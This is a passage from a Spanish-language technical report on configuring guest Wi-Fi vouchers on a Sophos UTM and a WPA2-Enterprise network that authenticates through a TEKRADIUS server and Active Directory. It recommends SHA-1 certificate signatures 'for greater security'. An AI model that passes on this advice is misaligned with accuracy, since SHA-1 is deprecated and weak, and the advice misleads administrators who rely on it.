Al hacer el *login* correcto, tan solo debemos hacer clic en la pestaña "Puntos de acceso":



Ilustración 69 - UTM Portal_Usuario_Tickets_3




Ilustración 70 - UTM Portal_Usuario_Tickets_4

- **Punto de acceso:** Como vemos en la lista desplegable "Punto de acceso" tenemos seleccionamos nuestro HostSpot creado anteriormente.
- **Definición de cupón:** Aquí elegimos que tipo de ticket que vamos a crear, habíamos definidos dos tipos. El valido para 4 horas y el de 8 horas.
- **Cantidad:** Podemos crear de 1 a n tickets en el mismo momento de una sola vez en caso de necesidad.
- **Imprimir:** Directamente la posibilidad de imprimir en el momento de la creación.
- **Tamaño de la página y cupones por página:** Estas opciones son por si lo tenemos que imprimir y entregar a los usuarios/invitados
- **Agregar código QR:** Si necesitas acceder desde un dispositivo móvil que pueda leer códigos QR, lo tienes más sencillo.


Cuando tenemos todas opciones seleccionadas ya podemos crear el nuevo ticket, para ello hacemos clic en el botón "Crear Cupones" como se puede observar en la imagen siguiente:

| Código | Definición del cupón | Comentarios | Estado |
|-------------------------------------|----------------------|-------------|--------------|
| <input checked="" type="checkbox"/> | ekavejad37 | 8 Horas | Sin utilizar |

Ilustración 71 - UTM Portal_Usuario_Tickets_5

Como vemos nos aparece el cupón con la información del código que el usuario tendrá que introducir para acceder a internet en la pantalla de login, la definición del ticket (en este caso de 8 horas de duración), posibles comentarios y el estado del ticket (este puede ser sin utilizar, en uso o caducado).

En la siguiente imagen muestro el ticket personalizado que he realizado para los usuarios/invitados que necesiten navegación por internet a través de la red inalámbrica **FlesGuest**:



The image shows a user interface for a UTM portal. At the top right is the FUCHS logo with the tagline 'COMMUNICANTS. FLEXIBILITY. PEOPLE.'. Below it is a QR code. To the left of the QR code are three numbered instructions: 1. 'Conecte a la siguiente red de invitados: FlesGuest', 2. 'Abra su navegador.', and 3. 'En la página de registro, introduzca su código: ekavejad37'. Below the instructions is the text 'Powered by FUCHS LUBRICANTES ESPAÑA'. To the right of the instructions is a blue box with white text: 'Límites de su cupón: Válido por: 8 Horas, Fecha límite: Ninguno, Tiempo límite: Ninguno'.

Ilustración 72 - UTM Portal_Usuario_Tickets_6

6.4 Método de acceso PEAP/TLS - Servidor RADIUS

Con esta solución que presento ofrece mejoras considerables en lo que acceso a redes inalámbricas se refiere. Es una solución aplicable tanto a nivel personal como empresarial, aunque su uso tiene mayor justificación a nivel empresarial cuando queremos ofrecer acceso tanto a internet como a la red corporativa.

La solución se basa en la creación de a una nueva red inalámbrica por medio de "WPA2 - Enterprise" utilizando un servidor RADIUS como servidor de autenticación. Por problemas en la implementación con una CA propia de Windows Server a nivel empresarial (puesto que mi empresa somos un subdominio de la central), opté por la configuración utilizando el software **TEKRADIUS** de KaplanSoft como servidor de autenticación intermediario entre los puntos de acceso, la UTM y el sistema de usuarios **Microsoft Windows AD**.

A su vez instalaremos el software **TEKCert** del mismo desarrollador para la creación del certificado (PEAP-TLS) de servidor que los clientes tendrán que tener instalado y validar en la conexión de acceso.

La instalación tanto del software de **TEKRADIUS** como de **TEKCert** es muy sencilla, desde los **anexos 1 y 2** respectivamente podremos ver el proceso de instalación de ambas aplicaciones.

6.4.1 Definición de la nueva red inalámbrica de acceso empresarial

Nuevamente debemos acceder a nuestra **UTM de Sophos** para poder crear, la que será, la nueva red wifi con la que conectaremos a nuestra red corporativa. Para ello la configuración será algo diferente a la red FlesGuest presentada en apartados anteriores.

Accedemos a la UTM desde nuestro navegador web a la dirección **https://192.x.x.x:4444** y nos vamos al menú *"Wireless Protection"*, opción *"Wireless Networks"*.

Una vez desde esta sección creamos la nueva red inalámbrica **de nombre FLES_LAN y SSID FLES_ACCESS**. En la imagen siguiente podemos ver todas las características que definimos:

Ilustración 73 - UTM Red_FlesAccess_1

Como vemos asignamos un nombre identificativo dentro de la UTM para la nueva red **"FLES_LAN"**.

Asignamos el nombre de la red que se publicara en el medio para su acceso por parte de los usuarios **"FLES_ACCESS" (SSID)**.

El modo de encriptación seleccionamos **"WPA2 Enterprise"**.

En Client traffic seleccionamos **"Bridge to AP LAN"**, esta opción nos proporciona acceso directo una vez conectados correctamente con nuestra red corporativa (la LAN que el punto de acceso tiene en su interface, con esto no hace falta que creamos una interface manualmente para la nueva red inalámbrica como vimos en la propuesta anterior.

No ocultamos el SSID de la red y podemos hacer clic en **"Save"** para crear la nueva red.




Ilustración 74 - UTM Red_FlesAccess_2

Con esto ya hemos creado la definición de nuestra nueva red inalámbrica, ahora en el siguiente apartado configuramos que la nueva red FLES_ACCESS autentique mediante servidor RADIUS.

6.4.2 Definición de servidor RADIUS en la UTM de Sophos

Como hemos dicho debemos definir que la nueva red debe autenticar mediante un servidor RADIUS, en este caso la máquina donde hemos instalado el software TEKRADIUS. Para ello nos vamos a la al menú *"Definitions & Users"*, opción *"Authentication Services"* y hacemos clic en el botón *"New Authentication Server..."*:

Authentication Services

Global Settings Servers Single Sign-On One-time

+ New Authentication Server...

Add Authentication Server

Backend: RADIUS

Position: Top

Server: DND

Port: 1812

Shared secret:

Test server settings: Test

Username:

Password:

Nas-Identifier: :: Please select ::

Authenticate example user: Test

Advanced

Save Cancel

Ilustración 75 - UTM Definición_RADIUS_1

Una vez hecho clic en nuevo servidor vemos la ventana de la izquierda.

En la opción Backend seleccionamos "RADIUS" y en la opción Server debemos crear un objeto que defina a nuestro equipo servidor RADIUS, para ello hacemos clic en el signo + nos aparece la imagen de abajo, tan solo debemos especificar un nombre identificativo, tipo Host y la dirección IP de nuestro servidor Radius:

Add Network Definition

Name: Radius_Server

Type: Host

IPv4 address: 192.168.1.1

DHCP Settings

DNS Settings

Comment:

Advanced

Save Cancel

Ilustración 76 - UTM Definición_RADIUS_2

SOPHOS UTM 9

Authentication Services

Dashboard Global Settings Servers Single Sign-On One-time

Management + New Authentication Server...

Definitions & Users

Network Definitions

Service Definitions

Time Period Definitions

Users & Groups

Client Authentication

AWS Profiles

Authentication Services

Interfaces & Routing

Network Services

Network Protection

Web Protection

Email Protection

Advanced Protection

Endpoint Protection

Wireless Protection

Webserver Protection

RED Management

Add Authentication Server

Backend: RADIUS

Position: Top

Server: Radius_Serv

Port: 1812

Shared secret:

Test server settings: Test

Username:

Password:

Nas-Identifier: :: Please select ::

Authenticate example user: Test

Advanced

Save Cancel

Ilustración 77 - UTM Definición_RADIUS_3

Una vez creado nuestro objeto en la UTM, introducimos la clave compartida secreta que configuramos en nuestro servidor RADIUS (TEKRADIUS) para que la UTM le pueda enviar peticiones de autenticación (como veremos en el apartado de configuración de TEKRADIUS). Una podemos probar la comunicación entre ambas partes desde el botón "Test" y si todo es correcto, clic en el botón "Save":

Add Authentication Server

Information:

Server test passed.

OK

Backend: RADIUS

Position: Top

Server: Radius_Serv

Port: 1812

Shared secret:

Test server settings: Test

Username:

Password:

Nas-Identifier: :: Please select ::

Authenticate example user: Test

Advanced

Save Cancel

Ilustración 78 - UTM Definición_RADIUS_4




Ilustración 79 - UTM Definición_RADIUS_5

Ya tenemos definido nuestro servidor RADIUS en la UTM y activado (como vemos en la imagen anterior). Ahora tan solo nos queda el paso de asignar en la UTM que la configuración de autenticación a nivel empresarial se realiza mediante nuestro nuevo servidor RADIUS que hemos definido.

Para ello, desde el menú "*Wireless Protection*", opción "*Global Settings*", nos vamos a la pestaña "*Advanced*". Como vemos en la primera sección (Enterprise Authentication", en el desplegable seleccionamos nuestro objeto **Radius_Server**. Hacemos clic en el botón "*Apply*".




Ilustración 80 - UTM Definición_RADIUS_6

En los siguientes apartados nos centraremos en la parte que nos queda fuera de la UTM de Sophos, puesto que aquí finaliza la configuración necesaria sobre este lado de la solución.

Ahora veremos la configuración necesaria de TEKRADIUS, la creación del certificado para validación del servidor con TEKCert e instalación y prueba desde el un cliente wifi.

6.4.3 Creación del certificado X.509 para autenticación del servidor

Es muy sencillo, ejecutamos *TEKCert* e introducimos la información como muestra en la siguiente imagen:




Ilustración 81 - TEKRADIUS certificado_servidor_1

| | |
|--|--|
| Name: | Nombre identificativo para el certificado. |
| Organization, email, city, state y country: | Son datos informativos. |
| Key length: | Seleccionaremos una longitud de clave de 2048 bits. |
| Algoritmo y propósito del certificado: | Seleccionaremos sha-1withRSAEncryption para mayor seguridad/robustez y el propósito será la autenticación/verificación de servidor RADIUS. |
| Valid for day(s): | Validez de nuestro certificado. |
| Self Signed: | Creamos un certificado auto firmado, puesto que no disponemos de una CA con autoridad y estamos creando nuestro certificado con <i>TEKCert</i> . |

Una vez tenemos todos los datos necesarios informados, podemos hacer clic en el botón "**Generate Certificate**" y nos aparecerá el certificado creado en la parte inferior derecha como se puede ver en la imagen anterior (**ilustración 80 - TEKRADIUS certificado_servidor_1**).

6.4.4 Configuración de nuestro Servidor Radius con TEKRADIUS LT

La versión de *TEKRADIUS* LT, una vez descargada e instalada no es una versión completa puesto que el software es de pago y no permite autenticación con directorio activo. Para realizar todo este entorno y poder testearlo solicite una trial key de 30 días a *KaplanSoft* (compañía desarrolladora de *TEKRADIUS*).

Una vez ejecutamos *TEKRADIUS* LT, lo primero es posicionarnos en la pestaña *Settings - Service Parameters*:




Ilustración 82 - TEKRADIUS configuración_1

| | |
|---|---|
| Opciones principales necesarias: | |
| Listen IP Address: | Dirección IP de nuestro equipo que hace de servidor TEKRADIUS. |
| Authentication Port Transport: | Puerto 1812 que escuchará las conexiones por este servicio tanto TCP como UDP. |
| TLS Port Server Certificate: | Puerto 2083 de escucha para validación de certificado de servidor requerido. |
| Def. EAP Method: | Seleccionamos <i>PEAP-EAP-MS-CHAPvs2</i> , autenticación mediante usuario/contraseña contra AD y validación del certificado de servidor. |
| Accounting Enabled Port: | Habilitar gestión de cuentas y autenticación |

Una vez configurado los parámetros del servicio TEKRADIUS, accedemos a la pestaña "**Clients**":




Ilustración 83 - TEKRADIUS configuración_2

En este apartado registramos nuestra UTM como cliente del servidor Radius para poder contactar y enviarle peticiones de autenticación. Para ello introducimos la siguiente información:

| | |
|-----------------|---|
| NAS: | Dirección IP de la UTM de Sophos. |
| Secret: | La clave compartida que usará la UTM para comunicarse con el servidor RADIUS. |
| Vendor: | ietf es el valor por defecto en caso de no tener definida como fabricante al cliente que quiere enviar solicitudes de autenticación. |
| Enabled: | Activado al añadirlo como cliente. |

Una vez introducida la información le damos al botón "+" para agregarla como cliente.

La gestión de autenticación que lleva a cabo *TEKRradius* es con usuarios creados localmente en su sistema y comprobación de pertenencia a grupos con directorio activo de Microsoft Windows.

Para realizar esto se ha creado un grupo en directorio activo llamado "*WIFI_Cert_Users*" al que de momento he incluido mi usuario de dominio Windows:



Ilustración 84 - TEKRADIUS configuración_3




Ilustración 85 - TEKRADIUS configuración_4




Ilustración 86 - TEKRADIUS configuración_5




Ilustración 87 - TEKRADIUS configuración_6

Una vez creado el grupo en directorio activo, hacemos lo mismo en TEKRADIUS. Nos vamos a la pestaña "**Groups**" y creamos el mismo grupo como muestro en la imagen siguiente:




Ilustración 88 - TEKRADIUS configuración_7

Vamos por partes analizando la información que muestro en la imagen anterior:

- Desde el panel de la izquierda creamos el grupo local de *TEKRADIUS*, para ello escribimos el mismo nombre de grupo "*WIFI_Cert_Users*" en el recuadro donde nos especifica "*Enter groupname*" y hacemos clic en el símbolo "+" para crear el nuevo grupo.

2.- Cada objeto creado en *TEKRADIUS*, sea usuario o grupo, podemos configurar una serie de controles para que se validen en el proceso de autenticación. En nuestro caso, sobre el grupo creado en el paso anterior, desde el panel derecho le agregamos un atributo "*Active-Directory-Group*" de tipo "*check*" con valor "*WIFI_Cert_Users*". Esto lo que quiere venir a decir, es que se debe comprobar si el usuario que está intentado autenticarse pertenece al grupo de directorio activo "*WIFI_Cert_Users*". Si no pertenece la petición de autenticación será rechazada.

Ya hemos definido el grupo y el atributo check que nos enlaza con nuestro directorio activo, ahora nos iremos a crear los usuarios locales en *TEKRADIUS*.

Crearé 2 usuarios locales con el mismo nombre que sus respectivos en directorio activo (*corralizaj* e *ituser*), ambos pertenecerán al grupo local de *TEKRADIUS* creado anteriormente. Pero solo uno de ellos pertenecerá al grupo de directorio activo "*WIFI_Cert_Users*" (como vimos anteriormente en la creación del grupo en directorio activo) y solo ese podrá autenticarse a través de *TEKRADIUS*.

Para ello nos posicionamos en la pestaña "*Users*" y muestro los pantallazos de ambos usuarios y que atributos necesitamos configurar:




Ilustración 89 - TEKRADIUS configuración_8




Ilustración 90 - TEKRADIUS configuración_9

Crear cada usuario es sencillo, como vemos en las imágenes tan solo debemos escribir el nombre de usuario (corralizaj e ituser) en el cuadro de texto de la parte inferior izquierda y hacer clic en el símbolo "+".

Para cada uno de ellos le definimos los siguientes atributos de control/validación que se deben chequear en una petición de autenticación:

| | |
|--------------------------------|--|
| User-Password: | Contraseña del usuario, cuando realicemos la petición de autenticación nos pedirá usuario y password. |
| Authentication-Method: | Método de autenticación será contra directorio activo. |
| TLS-Server-Certificate: | El certificado de servidor que hemos creado y que el cliente deberá tener instalado para su validación. |
